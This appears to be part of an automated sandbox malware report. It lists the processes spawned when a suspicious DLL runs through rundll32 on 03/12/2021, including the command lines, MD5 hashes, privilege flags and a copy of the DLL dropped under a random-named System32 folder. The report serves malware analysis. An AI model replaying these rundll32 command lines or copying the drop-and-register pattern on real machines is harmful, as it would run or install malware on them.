Analysis Process: rundll32.exe PID: 204 Parent PID: 6332

General

Start time:	00:48:22
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_codec_set_threads@8
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: rundll32.exe PID: 5576 Parent PID: 6332

General

Start time:	00:48:26
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	rundll32.exe C:\Users\user\Desktop\AP8cSQS6y5.dll,_opj_create_compress@4
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: svchost.exe PID: 5708 Parent PID: 568

General

Start time:	00:48:27
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 6832 Parent PID: 568

General

Start time:	00:48:43
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7108 Parent PID: 6432

General

Start time:	00:48:45
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 7104 Parent PID: 6392

General

Start time:	00:48:46
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 3604 Parent PID: 5400

General

Start time:	00:48:46
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Taxeqfqnru\uldycndn.fbw",ompKOnwZ
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2460 Parent PID: 568

General

Start time:	00:48:52
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 6936 Parent PID: 204

General

Start time:	00:48:52
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 3144 Parent PID: 5576

General

Start time:	00:48:55
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Users\user\Desktop\AP8cSQS6y5.dll",DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 3108 Parent PID: 568

General

Start time:	00:48:58
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k WerSvcGroup
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 6036 Parent PID: 3108

General

Start time:	00:48:59
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -pss -s 468 -p 6332 -ip 6332
Imagebase:	0xec0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: WerFault.exe PID: 6404 Parent PID: 6332

General

Start time:	00:49:01
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6332 -s 288
Imagebase:	0xec0000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: rundll32.exe PID: 5596 Parent PID: 3604

General

Start time:	00:49:05
Start date:	03/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\System32\Taxeqfqnru\uldycndn.fbw",DllRegisterServer
Imagebase:	0xf0000
File size:	61952 bytes

MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 352 Parent PID: 568

General

Start time:	00:49:15
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: svchost.exe PID: 2920 Parent PID: 568

General

Start time:	00:49:34
Start date:	03/12/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6eb840000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis